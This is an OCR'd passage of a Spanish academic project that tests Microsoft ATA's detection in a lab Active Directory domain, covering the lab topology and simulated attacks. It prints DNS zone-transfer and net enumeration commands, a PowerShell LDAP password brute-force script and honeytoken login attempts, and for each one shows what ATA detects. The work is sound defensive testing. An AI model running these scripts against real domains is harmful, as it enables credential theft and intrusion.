

Figura 2.5: Configuración

La consola también tiene otras funcionalidades: barra de búsqueda en la que podemos buscar por dispositivo o por usuario, panel de filtrado de las actividades sospechosas según la gravedad o el estado de estas, opción de descartar un ataque ya que se ha realizado de forma intencionada para alguna prueba, envío por correo de los ataques, etc.

Capítulo 3

Arquitectura del sistema

3.1 Creación de roles

Antes de instalar la herramienta, tenemos que crear un escenario para realizar los diferentes ataques con los que testearemos esta herramienta. Para ello creamos algunas máquinas y usuarios que, junto a otros ya existentes como los controladores de dominio, forman el escenario que vamos a utilizar para realizar el proyecto. Dicha información se encuentra recogida en las tablas que vienen a continuación:

NOMBRE	**GRUPO**	**FUNCIÓN**
usuario víctima	Usuarios del dominio inycom.es	Usuario victima a través del cual el atacante consigue entrar en nuestro dominio.
ata-admin	Administradores del dominio inycom.es	Administrador del dominio inycom.es.
usuario helpdesk	SAT-HD(grupo Helpdesk).	Usuario que pertenece al grupo Helpdesk, que es el que administra a todos los usuarios del dominio inycom.es.
Super Usuario	Usuarios del dominio inycom.es	Cuenta de usuario sin actividad que sirve para capturar, identificar y realizar un seguimiento de actividades malintencionadas.
User33	Usuarios del dominio inycom.es	Usuario del que crearemos un ticket falso.

Como podemos ver, los usuarios creados pertenecen a diferentes grupos, lo que permite que cada uno tenga los privilegios que necesita para las tareas que tiene que realizar. Por ejemplo, los usuarios que pertenecen a administradores del dominio como *ata-admin*, tienen acceso a recursos con mayor interés que los recursos a los que pueden acceder los usuarios del dominio, ya que los que pertenecen a este último grupo son todos los trabajadores de la empresa y los que pertenecen al otro son un grupo reducido de todos los trabajadores.

NOMBRE(FQDN)	**DIRECCIÓN IP**	**FUNCIÓN**	**Sistema Operativo**
sdom05.inycom.es	172.22.1.35	Controlador de dominio donde instalamos LWGW y configuramos la recopilación de eventos de Windows.	Windows Server 2012 R2
sdom04.inycom.es	172.22.1.1	Controlador de dominio donde instalamos LWGW y configuramos la recopilación de eventos de Windows.	Windows Server 2012 R2
sdomv03.inycom.es	172.22.1.34	Controlador de dominio donde instalamos LWGW y configuramos la recopilación de eventos de Windows.	Windows Server 2008 R2
satacenter.inycom.es	172.22.1.39 (consola) 172.22.1.40 (servicio ATA)	Centro ATA, donde está la consola en la que veremos los ataques.	Windows Server 2012 R2
ata-victim-pc	172.22.1.46	PC del usuario-victima.	Windows 10 Pro
ata-admin-pc	172.22.1.47	PC del usuario-admin.	Windows 10 Pro

Estas son las máquinas de dentro del dominio que se han utilizado para la realización del proyecto. Como nos informa la tabla, *satacenter* es donde hemos

instalado el centro ATA y *sdom05*,*sdom04* y *sdomv03* son los controladores de dominio donde hemos instalado el LWGW. El objetivo final del atacante es tener acceso a los controladores de dominio, llegando así a controlar toda la red.

3.2 Instalación

Como hemos mencionado anteriormente, uno de los objetivos de este trabajo es automatizar la instalación de ATA pudiendo así desplegar dicha herramienta en cualquier entorno de cualquier cliente de forma rápida y fiable. Esta automatización es interesante sobretodo en entornos donde existen gran cantidad de controladores de dominio donde queremos instalar los LWGW, ya que de esta forma se agiliza la instalación y se evitan errores de configuración. Para esta automatización hemos creado un script en PowerShell (Anexo B).

Partimos de la base de que ya hemos descargado ATA Center en la máquina en la que lo queremos tener. En esta máquina descargamos el fichero (.zip) de instalación del LWGW que se encuentra en la parte de configuración de la consola ATA. Desde ATA Center es desde donde vamos a ejecutar el script, por lo que tenemos que tener en esta máquina un fichero (.txt) donde se encuentren todos los controladores de dominio en los que queremos instalar los LWGW. Si nos fijamos en el script que está en el Anexo B, la variable en la que guardamos este fichero es *ficheroServidores*. Lo que necesita como parámetros dicha función es la ruta donde se encuentra el fichero de instalación (.zip), nombre de un usuario que tenga permisos para dicha instalación y el fichero de controladores de dominio ya nombrado. Una vez que tiene estos tres parámetros, lo que hacemos en el script es recorrer todos los controladores de dominio que aparecen en la lista, copiar en cada uno de estos el path donde se encuentra el paquete de instalación e instalar en todos ellos el LWGW.

Lo que conseguimos con esto es centralizar la instalación de los LWGW en todos los servidores, ya que la hacemos ejecutando un script desde un dispositivo que tiene acceso a todos ellos, en nuestro caso ATA Center.

3.3 Topología

El escenario que tenemos finalmente y el cual usaremos para realizar todos los ataques y ver toda la información que nos muestra ATA es el siguiente:



Figura 3.1: Topología del escenario

Como hemos visto en el Capítulo 2, la arquitectura de ATA consta de dos tipos de gateways: gateways que están instalados en un servidor independiente y LWGW que están instalados directamente en los controladores de dominio. En este proyecto solamente se van a usar los LWGW ya que sería suficiente la información que recogen estos junto con los eventos de Windows en el caso de este escenario, además de que la creación del Port Mirroring no es una tarea sencilla. Para este proyecto tenemos tres controladores de dominio (*sdom05*, *sdom04*, *sdomv03*) en los que tendremos instalados las puertas de enlace ligeras de ATA (LWGW) que capturan todo el tráfico de red y en los que configuramos el reenvío de eventos de Windows. Tanto el tráfico capturado como los eventos serán enviados al *satacenter*, donde veremos los ataques que se han realizado, hayan tenido éxito o no.

Además tenemos un grupo Helpdesk (SAT-HD) al que pertenece *usuario helpdesk*. Los miembros de este grupo se encargan de la administración de los dispositivos de todos los usuarios del dominio, en los que se encuentran *ata-victim-pc* y *ata-admin-pc*, que son los PC's con los que vamos a trabajar en este proyecto, siendo *ata-victim-pc* el dispositivo comprometido de la red.

Capítulo 4

Ataques

Todos los apartados de este capítulo van a tener la siguiente estructura: primero una breve introducción sobre en qué consiste el ataque y su ejecución. A continuación se muestra qué consigue el atacante una vez lanzado el ataque y finalmente veremos qué muestra ATA en la consola sobre el ataque generado.

Partimos de la base de que el atacante ya ha conseguido entrar al dominio o, incluso, que el atacante es un usuario de dentro de la red. Los ataques se van a realizar desde el PC comprometido que es *ata-victim-pc* siguiendo el orden de las fases de un ataque utilizando así la información obtenida en un ataque en los que le siguen. Empezaremos por la fase de **reconocimiento** en la que se realizarán los ataques de *reconocimiento usando DNS* y *reconocimiento mediante la enumeración de SD*. La siguiente fase, una vez que el atacante conozca el dominio, es la de **credenciales en peligro** en la que se encuentran ataques como *ataque por fuerza bruta usando LDAP* y *actividades sospechosas de la cuenta HoneyToken*. A continuación realizaremos los ataques *OverPass-The-Hash* y *Pass-The-Ticket*, los cuales pertenecen a la fase de **movimiento lateral** que es donde los atacantes consiguen moverse lateralmente por la red interna. Para terminar con este apartado, pasaremos a la fase final que es la de **dominación del dominio** en la que se ejecutan los ataques *Replicación de AD y Golden Ticket* y *Skeleton Key*, permitiendo al atacante tener el control de todo el dominio.

4.1 Reconocimiento

Como vimos en el Capítulo 3, la fase inicial de un ataque cuando el atacante ya está dentro del dominio es la fase de reconocimiento, que consiste en conocer la estructura de la red para saber qué usuarios tienen mayores privilegios y así poder realizar los ataques contra estos y conseguir información más relevante. Los ataques que generamos en esta fase son los siguientes: reconocimiento usando DNS y reconocimiento mediante enumeración de servicios de directorio.

4.1.1 *Reconocimiento usando DNS*

Para conocer mejor el dominio, el atacante realiza una transferencia de zonas DNS del dominio usando el protocolo AXFR. Así el servidor DNS devuelve toda la información del dominio, lo que es muy útil para el atacante. A través de este ataque puede obtener información muy valiosa de la red, como direcciones IP internas, servidores y equipos pudiendo conocer así la estructura de la red que quiere atacar, lo que le facilita dicho ataque.

a) Ejecución del ataque

Para generar este ataque utilizamos la herramienta *nslookup*, que es una aplicación incluida en todos los sistemas Windows que permite consultar, obtener información, probar y solucionar problemas de los servidores DNS. Lo realizamos por línea de comandos (cmd) desde *ata-victim-pc*, PC comprometido, ejecutando los siguientes comandos:

- **nslookup**, que nos va a mostrar el servidor DNS que está usando esta máquina para resolver las peticiones.
- **ls -d inycom.es**, que nos muestra información sobre el dominio.

En el apartado siguiente vamos a ver la información que le facilita este ataque al atacante.

b) Qué consigue el atacante

Lo que consigue el atacante con este ataque se muestra en la siguiente figura:



Figura 4.1: Información que recibe el atacante realizando el ataque de reconocimiento usando DNS

Si nos fijamos en la figura anterior, podemos ver que obtiene el servidor DNS que está utilizando la máquina en la que está, pero no nos muestra información sobre el dominio *inycom.es*. Esto es debido a que la empresa, como la mayoría de estos entornos, tiene configurado el servidor DNS de forma que algunas operaciones no pueden realizarse, y la transferencia de zonas DNS es una de ellas. Aún así el atacante ha conseguido saber el servidor DNS, información que utilizará más adelante.

c) Detección

Si vamos a la máquina virtual *satacenter* y nos conectamos a la consola ATA vemos la información que se muestra en la escala de tiempo y en los detalles de este ataque:



Figura 4.2: Escala de tiempo (reconocimiento usando DNS)

Figura 4.3: Detalles (reconocimiento usando DNS)

Como podemos ver en ambas imágenes, ATA nos avisa del tipo de ataque que se ha realizado, que es el de reconocimiento mediante DNS y, además, que es un ataque de gravedad leve. El ataque se ha realizado desde *ata-victim-pc* y ha hecho la consulta DNS al *sdom04*, que es el servidor DNS que utiliza *ata-victim-pc* para resolver peticiones. El atacante no ha realizado el ataque una sola vez, si no que ha intentado obtener información sobre el dominio de *inycom.es*, mediante el protocolo AXFR, tres veces y en esos tres intentos la conexión se ha denegado, ya que el DNS de la empresa tiene permisos de seguridad establecidos para que no todos los usuarios puedan acceder a este.

Este ataque en sí no le ofrece al atacante la posibilidad de obtener información privilegiada, pero sí puede utilizarlo para propagarse por toda la red lo que le permitiría conseguir la información que está buscando. Para evitar que se propague y pueda acceder a recursos importantes de la red, ATA nos muestra en cada ataque recomendaciones que deberíamos llevar a cabo. En este caso nos recomienda solamente que desconectemos este PC comprometido de la red o que deshabilitemos la cuenta, ya que no hay ninguna manera más sofisticada de evitar dicho ataque.

4.1.2 *Reconocimiento mediante enumeración de servicios de directorio*

Otro ataque que realizan los atacantes en esta fase es el de enumeración de servicios de directorio, ya que le permite conocer todos los usuarios de la red, la relación entre estos y, lo más importante, los grupos a los que pertenecen y los privilegios que tienen cada uno. De esta forma pueden saber cuáles son los usuarios con mayores privilegios y serán estos a los que intentarán llegar para conseguir así la máxima información posible.

a) Ejecución del ataque

Para generar este ataque, vamos a crear un script con comandos cmd que luego ejecutaremos para conocer los usuarios y grupos del dominio. El comando que vamos a usar es **net**, que nos permite conocer, agregar o eliminar información de un usuario, grupo o equipo de la red [16]. El script que ejecutamos es el siguiente:

```
@echo off
net user /domain
net group /domain
net group "Domain Admins/domain
```

Una vez realizado el ataque, pasamos a ver que información obtiene el atacante y que información nos muestra ATA de este.

b) Qué consigue el atacante



Figura 4.4: Información que recibe realizando reconocimiento mediante enumeración de servicios de directorio

Con el primer comando del script, *net user /domain*, el atacante consigue obtener todos los usuarios del dominio, por lo que ya puede ver si alguno tiene algún nombre llamativo, como Administrador o alguno que crea que tiene altos privilegios. Esto es una forma de empezar a reconocer las cuentas que próximamente serán de interés.

Una vez detectados todos los usuarios, con *net group /domain*, nos muestra todos los grupos de la red. Con este ataque puede ver grupos como

Administradores o Administradores del dominio, grupos que estaba buscando al realizar este ataque.

Con estos dos comandos anteriores el atacante consigue saber los usuarios y grupos de este dominio, pero lo más importante es saber qué usuarios pertenecen a grupos de interés. En nuestro caso el atacante ha detectado un grupo que puede llevarle a conseguir información privilegiada llamado "D*****". Por lo tanto, usando el comando *net group "D*****/domain*, podemos saber qué usuario pertenecen a este grupo.

c) Detección

En las siguientes figuras se muestra lo que detecta ATA de este ataque realizado:



Figura 4.5: Escala de tiempo (enumeración de SD)



Figura 4.6: Detalles(enumeración de SD)

ATA ha detectado el ataque de enumeración de servicios que, como podemos ver en la consola, lo ha realizado el atacante usando la cuenta de *usuario víctima* desde el dispositivo *ata-victim-pc* mediante el protocolo SAMR. Este protocolo lo que hace es conectarse a un servidor de forma remota y enumerar cualquier información que necesite del dominio. En nuestro caso, el servidor al que le pregunta información es el controlador de dominio *sdom04* y lo que enumera son todos los grupos y todos los usuarios del dominio *inycom.es*. A diferencia del anterior, aquí el atacante ha conseguido realizar el ataque con éxito.

Para que este ataque no se propague, ATA nos muestra la misma recomendación que en el ataque anterior, ya que tampoco podemos evitar de ninguna manera que un atacante realice este ataque contra nuestro dominio.

4.2 Credenciales en peligro

Una vez llegado a este punto, el atacante ya conoce la estructura de la red en la que está. Ahora la siguiente fase es robar las credenciales del usuario con el que ha establecido la conexión remota, para poder acceder a recursos que necesite usar sus credenciales.

4.2.1 *Ataque por fuerza bruta usando LDAP*

Un ataque que nos puede permitir obtener la contraseña de un usuario que ya sabemos es el ataque conocido como ataque por fuerza bruta. Sabemos que estamos trabajando con Active Directory, por lo tanto una ventaja que ofrecen estos espacios es que pueden utilizar el protocolo LDAP, el cual nos permite consultar información que está contenida en este servicio de directorio y también la búsqueda de individuos sin saber previamente donde están. Esto beneficia mucho al atacante, ya que no necesita saber información sobre el *usuario víctima* para robarle la contraseña. Por ello, este ataque se realiza creando una conexión LDAP.

a) Ejecución del ataque

Para lanzar este ataque contra *usuario-víctima* creamos un script donde programamos una función cuyos parámetros serán el usuario y su contraseña que está almacenada en Active Directory. Primero creamos una conexión LDAP desde el PC en el que estamos que es *ata-victim-pc* y elegimos la opción "básica"de autenticación en la que sólo necesitamos el usuario y la contraseña para poder autenticarnos como dicho usuario. Para la autenticación utilizamos la función *bind()* con las credenciales que introducimos como parámetros.

Una vez creada la función, probamos varias contraseñas para *usuario víctima*, lo que sería un ataque de fuerza bruta. Las contraseñas con las que se suele realizar este ataque suelen ser librerías ya existentes disponibles en Internet con contraseñas comunes. El script que recoge este ataque es el siguiente:

```
function Conexion-LDAP{
        param($nombre,$cont)
        $conex=new-object System.DirectoryServices.Protocols.LdapConnection
                "$HostName"
        $conex.AuthType=[System.DirectoryServices.Protocols.AuthType]::Basic
        $credenciales=new-object "System.Net.NetworkCredential"
                -ArgumentList $nombre,$cont
        try{
                $conexion.bind($credenciales)
echo $cont          }catch{
                $error=$($_ .Exception.Message)
                echo $error
                }         }
# Ahora llamamos a la funcion con los argumentos usuario y contraseña.
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "contrasena"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "perro"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "gato"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "12345"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "6789"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "********"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "677"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "libro"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "familia"
Conexion-LDAP "PIGNATELLI\ usuario-victima"        "botella"
```

Como podemos ver, este script no utiliza las órdenes de la línea de comandos, si no que está creado en PowerShell. Para que el atacante pueda generar este ataque desde la línea de comandos que es desde donde está ejecutando todos los ataques, necesitamos crear otro script, el cual vemos a continuación:

```
@echo off
powershell.exe C:\Users\usuario-victima\Desktop\fuerzaBruta.ps1
```

b) Qué consigue el atacante

Si nos fijamos en la ventana de comandos desde la que el atacante ha lanzado el ataque, podemos ver lo siguiente:



Figura 4.7: Contraseña de usuario víctima

El atacante ha conseguido la contraseña del usuario al que está conectado de forma remota. Esta contraseña le servirá si quiere acceder a algún recurso para el que necesita autenticarse como este.

c) Detección

Accedemos a la consola ATA para ver el resultado del ataque:

Figura 4.8: Escala de tiempo(fuerza bruta)

Figura 4.9: Detalles (fuerza bruta)

ATA no ha detectado solamente el tipo de ataque que se ha realizado, si no que ha detectado también que se ha realizado una conexión LDAP. Además nos informa de las cuentas que han sido atacadas, que en nuestro caso ha sido *usuario víctima*, de los intentos que se han realizado y de si se adivinó correctamente alguna contraseña. En nuestro caso sí se ha adivinado una contraseña, y ha sido del *usuario víctima* a través del controlador de dominio *sdom04*.

Para evitar que este ataque se propague por la red, ATA nos recomienda cambiar la contraseña del *usuario víctima* aumentando su complejidad para que sea más difícil adivinarla y evitar que sea una de las contraseñas comunes que existen en los diccionarios.

Si nos fijamos en el *usuario víctima*, podemos ver un icono que no habíamos visto anteriormente. Esto significa que debido a las políticas de seguridad de la empresa, se ha bloqueado la cuenta atacada como medida de prevención ante este ataque detectado.

4.2.2 *Actividades sospechosas de la cuenta HoneyToken*

Cuando el atacante obtiene los usuarios del dominio, buscaba aquellos que pertenecen a grupos con altos privilegios. Por ello se crea la cuenta HoneyToken, que consiste en crear una cuenta de usuario que está bloqueada y sin ninguna

actividad de red pero que tiene un nombre "llamativo". Durante la configuración, en la consola ATA hemos añadido el SID del usuario *Super Usuario* como cuenta HoneyToken y de esta manera ATA sabe que nadie debería intentar iniciar sesión ni utilizar esta cuenta, por lo que si hay algún movimiento en esta lo detecta como un ataque en el dominio.

Cuando el atacante obtenga todos los usuarios del dominio y vea este usuario con este nombre, puede que intente acceder a sus recursos creyendo que tiene información de valor. Inmediatamente ATA lo detectará como una actividad sospechosa que mostrará por consola haciéndonos saber que alguien ha intentado utilizar esta cuenta inactiva.

a) Ejecución del ataque

Este ataque podría hacerse intentando acceder a cualquier recurso utilizando las credenciales de este usuario. En nuestro caso lo generamos lanzando el siguiente script:

```
net use * \\sdom05.inycom.es\c$ /user:inycom.es\super-usuario
net use * \\sdomv03.inycom.es\c$ /user:inycom.es\super-usuario
net use * \\sdom04.inycom.es\c$ /user:inycom.es\super-usuario
```

Utilizamos el comando *net use*, que sirve para mapear recursos compartidos, es decir, recursos que están en la red a la que pertenecemos, como una unidad de red en tu PC para poder acceder directamente. Lo que nosotros hacemos es intentar mapear la información de todos los controladores de dominio autenticándonos como el usuario *Super Usuario* que suponemos que tiene acceso a toda la información de estos servidores. Pero en realidad, lo único que vamos a conseguir con este ataque es que ATA muestre un aviso, ya que esta cuenta está bloqueada.

b) Qué consigue el atacante

Cuando el atacante ejecuta el script anterior, obtiene lo siguiente:

```
